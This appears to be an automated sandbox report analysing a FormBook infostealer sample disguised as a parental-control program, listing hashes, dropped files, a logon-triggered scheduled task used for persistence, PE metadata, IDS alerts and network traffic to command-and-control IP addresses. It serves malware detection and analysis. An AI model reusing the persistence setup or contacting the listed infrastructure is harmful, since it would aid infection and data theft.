	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	l0sjk3o.dll	Get hash	malicious	Browse	• 46.105.131.65
	Consignment Details.exe	Get hash	malicious	Browse	• 51.91.31.221
	tEsPDds30F.exe	Get hash	malicious	Browse	• 46.105.131.65
	neidyjzyu.dll	Get hash	malicious	Browse	• 46.105.131.65
	kmqwedm.dll	Get hash	malicious	Browse	• 46.105.131.65

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	Order_00009.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\J0OmHIagw8.exe.log

Process:	C:\Users\user\Desktop\J0OmHIagw8.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmpF65F.tmp

Process:	C:\Users\user\Desktop\J0OmHIagw8.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1646
Entropy (8bit):	5.194647878447671

C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKB1tn:cbh47TlNQ//rydbz9l3YODOLNdq31
MD5:	06E33287E0C8713556ABA4895AB6E7A7
SHA1:	2A2D4CAC8873931736CBBB63A52A57258472F145
SHA-256:	2C8A59AA46BD19E023BB68BF13C95C6F5F853ABE23AAD49CA14082BB7CB05BED
SHA-512:	12F4619DE659BCD68B646F11B5EB6BB062CE87ECF09B1BA01E0E50E3F527011FA829DAA307931607E9F37FA66C47DBE6A405F7BD718D02E0B698EF91E1BA16C D
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	
Process:	C:\Users\user\Desktop\J0OmHIagw8.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	582656
Entropy (8bit):	7.865649202994036
Encrypted:	false
SSDEEP:	12288:fKNVSrQjhTHD1L3YhRr/3DRaRDt2eM2pB81ey:8VMyzDJYhRrFadt2c1
MD5:	92FF500A693078263908C83B4B290481
SHA1:	FA5DCC6012C71490EFDF320791A90C7A18958A95
SHA-256:	767B1B32D4AC4CEC73967590CA5B28C3E0F4D709C0773E3F4021774F15A2483A
SHA-512:	8478C8B88309D55C83AB4A5F3AF0367F19BB02A2B62DB4A790FF7E867AA0FFE422CD4D177BBD3AD25D19CD0049ED196EC3910A72C7E3935FED0991CC783F0D D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: Order_00009.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...j.I.....0.....(..... .....@.. .....@..... ..@.....D...O.....$..... .....(..... ....H.....text..... ....`.rsrc....$.....&.....@..@.reloc..... .....@..B.....x.....H.....\.....K...@K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*"..(.....*..0.....r...p..(.....9 .....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.....&..... .o'.....&.....+...*.....,.....0.....s(.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.865649202994036
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	J0OmHIagw8.exe
File size:	582656
MD5:	92ff500a693078263908c83b4b290481
SHA1:	fa5dcc6012c71490efdf320791a90c7a18958a95
SHA256:	767b1b32d4ac4cec73967590ca5b28c3e0f4d709c0773e3f4021774f15a2483a
SHA512:	8478c8b88309d55c83ab4a5f3af0367f19bb02a2b62db4a790ff7e867aa0ffe422cd4d177bbd3ad25d19cd0049ed196ec3910a72c7e3935fed0991cc783f0d1d
SSDEEP:	12288:fKNVSrQjhTHD1L3YhRr/3DRaRDt2eM2pB81ey:8VMyzDJYhRrFadt2c1

General	
File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.......PE..L...j. l...............0......(........... ....@.. ....@........... .@................................

File Icon

X	
Icon Hash:	10d0c4ccccc4f000

Static PE Info

General	
Entrypoint:	0x48d896
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x8C6CE96A [Sat Aug 27 21:58:02 2044 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8d844	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8e000	0x2414	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x92000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x8d828	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x8b89c	0x8ba00	False	0.909556498993	data	7.87325624696	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8e000	0x2414	0x2600	False	0.834703947368	data	7.55839621208	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x92000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x8e130	0x1d9d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0x8fed0	0x14	data		
RT_VERSION	0x8fee4	0x344	data		
RT_MANIFEST	0x90228	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	MultiUserParentalControl
ProductVersion	1.0.0.0
FileDescription	MultiUserParentalControl


Description	Data
OriginalFilename	.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:04:29.053590	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
01/13/21-21:04:33.449709	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	173.234.175.134
01/13/21-21:04:33.449709	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	173.234.175.134
01/13/21-21:04:33.449709	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	173.234.175.134
01/13/21-21:04:49.742833	TCP	2016803	ET TROJAN Known Sinkhole Response Header	80	49755	45.77.226.209	192.168.2.3
01/13/21-21:04:54.974946	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	142.44.212.169
01/13/21-21:04:54.974946	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	142.44.212.169
01/13/21-21:04:54.974946	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	142.44.212.169
01/13/21-21:05:00.772898	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49758	34.102.136.180	192.168.2.3
01/13/21-21:05:11.046991	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:05:11.046991	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:05:11.046991	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:05:11.186150	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.3
01/13/21-21:05:22.236081	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.3	192.155.166.181
01/13/21-21:05:22.236081	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.3	192.155.166.181
01/13/21-21:05:22.236081	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.3	192.155.166.181
01/13/21-21:05:27.905106	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.3	205.134.254.189
01/13/21-21:05:27.905106	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.3	205.134.254.189
01/13/21-21:05:27.905106	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.3	205.134.254.189
01/13/21-21:05:58.107974	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
01/13/21-21:05:59.126867	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
01/13/21-21:06:02.573239	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.3	173.234.175.134
01/13/21-21:06:02.573239	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.3	173.234.175.134
01/13/21-21:06:02.573239	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.3	173.234.175.134
01/13/21-21:06:18.245893	TCP	2016803	ET TROJAN Known Sinkhole Response Header	80	49771	45.77.226.209	192.168.2.3
01/13/21-21:06:23.388032	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.3	142.44.212.169
01/13/21-21:06:23.388032	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.3	142.44.212.169
01/13/21-21:06:23.388032	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.3	142.44.212.169

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:04:33.256691933 CET	49742	80	192.168.2.3	173.234.175.134
Jan 13, 2021 21:04:33.448252916 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:33.449577093 CET	49742	80	192.168.2.3	173.234.175.134
Jan 13, 2021 21:04:33.449708939 CET	49742	80	192.168.2.3	173.234.175.134
Jan 13, 2021 21:04:33.642399073 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:33.642426014 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:33.642443895 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:33.642457962 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:33.642595053 CET	49742	80	192.168.2.3	173.234.175.134
Jan 13, 2021 21:04:33.642644882 CET	49742	80	192.168.2.3	173.234.175.134
Jan 13, 2021 21:04:33.833941936 CET	80	49742	173.234.175.134	192.168.2.3
Jan 13, 2021 21:04:49.625839949 CET	49755	80	192.168.2.3	45.77.226.209
Jan 13, 2021 21:04:49.676454067 CET	80	49755	45.77.226.209	192.168.2.3
Jan 13, 2021 21:04:49.678884029 CET	49755	80	192.168.2.3	45.77.226.209
Jan 13, 2021 21:04:49.690268040 CET	49755	80	192.168.2.3	45.77.226.209
Jan 13, 2021 21:04:49.740910053 CET	80	49755	45.77.226.209	192.168.2.3
Jan 13, 2021 21:04:49.742832899 CET	80	49755	45.77.226.209	192.168.2.3
Jan 13, 2021 21:04:49.742876053 CET	80	49755	45.77.226.209	192.168.2.3
Jan 13, 2021 21:04:49.743067026 CET	49755	80	192.168.2.3	45.77.226.209
Jan 13, 2021 21:04:49.743123055 CET	49755	80	192.168.2.3	45.77.226.209
Jan 13, 2021 21:04:49.793448925 CET	80	49755	45.77.226.209	192.168.2.3
Jan 13, 2021 21:04:54.838032007 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:04:54.974657059 CET	80	49756	142.44.212.169	192.168.2.3
Jan 13, 2021 21:04:54.974843979 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:04:54.974946022 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:04:55.111336946 CET	80	49756	142.44.212.169	192.168.2.3
Jan 13, 2021 21:04:55.482732058 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:04:55.659183025 CET	80	49756	142.44.212.169	192.168.2.3
Jan 13, 2021 21:04:55.720679045 CET	80	49756	142.44.212.169	192.168.2.3
Jan 13, 2021 21:04:55.720735073 CET	80	49756	142.44.212.169	192.168.2.3
Jan 13, 2021 21:04:55.720894098 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:04:55.720959902 CET	49756	80	192.168.2.3	142.44.212.169
Jan 13, 2021 21:05:00.593950987 CET	49758	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:00.633949041 CET	80	49758	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:00.634141922 CET	49758	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:00.634299994 CET	49758	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:00.674240112 CET	80	49758	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:00.772897959 CET	80	49758	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:00.772942066 CET	80	49758	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:00.773113012 CET	49758	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:00.773164988 CET	49758	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:00.813136101 CET	80	49758	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:05.852662086 CET	49759	80	192.168.2.3	192.0.78.208
Jan 13, 2021 21:05:05.892638922 CET	80	49759	192.0.78.208	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:05:05.892823935 CET	49759	80	192.168.2.3	192.0.78.208
Jan 13, 2021 21:05:05.893126011 CET	49759	80	192.168.2.3	192.0.78.208
Jan 13, 2021 21:05:05.933036089 CET	80	49759	192.0.78.208	192.168.2.3
Jan 13, 2021 21:05:05.933063984 CET	80	49759	192.0.78.208	192.168.2.3
Jan 13, 2021 21:05:05.933075905 CET	80	49759	192.0.78.208	192.168.2.3
Jan 13, 2021 21:05:05.933339119 CET	49759	80	192.168.2.3	192.0.78.208
Jan 13, 2021 21:05:05.933398008 CET	49759	80	192.168.2.3	192.0.78.208
Jan 13, 2021 21:05:05.973464966 CET	80	49759	192.0.78.208	192.168.2.3
Jan 13, 2021 21:05:11.006270885 CET	49760	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:11.046574116 CET	80	49760	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:11.046734095 CET	49760	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:11.046991110 CET	49760	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:11.087112904 CET	80	49760	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:11.186150074 CET	80	49760	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:11.186450005 CET	49760	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:11.186574936 CET	80	49760	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:11.186657906 CET	49760	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:05:11.226603985 CET	80	49760	34.102.136.180	192.168.2.3
Jan 13, 2021 21:05:21.584244013 CET	49761	80	192.168.2.3	192.155.166.181
Jan 13, 2021 21:05:21.804228067 CET	80	49761	192.155.166.181	192.168.2.3
Jan 13, 2021 21:05:21.805689096 CET	49761	80	192.168.2.3	192.155.166.181
Jan 13, 2021 21:05:22.236080885 CET	49761	80	192.168.2.3	192.155.166.181
Jan 13, 2021 21:05:22.456119061 CET	80	49761	192.155.166.181	192.168.2.3
Jan 13, 2021 21:05:22.461457014 CET	80	49761	192.155.166.181	192.168.2.3
Jan 13, 2021 21:05:22.461481094 CET	80	49761	192.155.166.181	192.168.2.3
Jan 13, 2021 21:05:22.461760044 CET	49761	80	192.168.2.3	192.155.166.181
Jan 13, 2021 21:05:22.462353945 CET	49761	80	192.168.2.3	192.155.166.181
Jan 13, 2021 21:05:22.682168961 CET	80	49761	192.155.166.181	192.168.2.3
Jan 13, 2021 21:05:27.708574057 CET	49765	80	192.168.2.3	205.134.254.189
Jan 13, 2021 21:05:27.904743910 CET	80	49765	205.134.254.189	192.168.2.3
Jan 13, 2021 21:05:27.904849052 CET	49765	80	192.168.2.3	205.134.254.189
Jan 13, 2021 21:05:27.905106068 CET	49765	80	192.168.2.3	205.134.254.189
Jan 13, 2021 21:05:28.101125002 CET	80	49765	205.134.254.189	192.168.2.3
Jan 13, 2021 21:05:28.102826118 CET	80	49765	205.134.254.189	192.168.2.3
Jan 13, 2021 21:05:28.102847099 CET	80	49765	205.134.254.189	192.168.2.3
Jan 13, 2021 21:05:28.103200912 CET	49765	80	192.168.2.3	205.134.254.189
Jan 13, 2021 21:05:28.103319883 CET	49765	80	192.168.2.3	205.134.254.189
Jan 13, 2021 21:05:28.299376011 CET	80	49765	205.134.254.189	192.168.2.3
Jan 13, 2021 21:05:38.449443102 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:38.634325981 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:38.638170004 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:38.638372898 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:38.823539019 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:38.823584080 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:38.823596001 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:38.824080944 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:38.824233055 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:38.833403111 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:38.833514929 CET	49766	80	192.168.2.3	146.148.193.212
Jan 13, 2021 21:05:39.009578943 CET	80	49766	146.148.193.212	192.168.2.3
Jan 13, 2021 21:05:44.224528074 CET	49767	80	192.168.2.3	23.105.124.225
Jan 13, 2021 21:05:44.418430090 CET	80	49767	23.105.124.225	192.168.2.3
Jan 13, 2021 21:05:44.419608116 CET	49767	80	192.168.2.3	23.105.124.225
Jan 13, 2021 21:05:44.419821978 CET	49767	80	192.168.2.3	23.105.124.225
Jan 13, 2021 21:05:44.658860922 CET	80	49767	23.105.124.225	192.168.2.3
Jan 13, 2021 21:05:44.924233913 CET	49767	80	192.168.2.3	23.105.124.225

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:03:32.107090950 CET	65110	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:32.155076981 CET	53	65110	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:33.403271914 CET	58361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:33.451320887 CET	53	58361	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:03:34.588206053 CET	63492	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:34.640042067 CET	53	63492	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:35.807763100 CET	60831	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:35.866738081 CET	53	60831	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:36.795548916 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:36.847487926 CET	53	60100	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:38.062551022 CET	53195	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:38.110658884 CET	53	53195	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:39.532286882 CET	50141	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:39.582921982 CET	53	50141	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:40.645405054 CET	53023	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:40.693166971 CET	53	53023	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:41.567195892 CET	49563	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:41.615120888 CET	53	49563	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:42.791860104 CET	51352	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:42.839807034 CET	53	51352	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:44.707129002 CET	59349	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:44.755547047 CET	53	59349	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:45.937158108 CET	57084	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:45.985148907 CET	53	57084	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:47.207340002 CET	58823	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:47.255136967 CET	53	58823	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:48.196248055 CET	57568	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:48.245688915 CET	53	57568	8.8.8.8	192.168.2.3
Jan 13, 2021 21:03:50.160382986 CET	50540	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:50.214705944 CET	53	50540	8.8.8.8	192.168.2.3
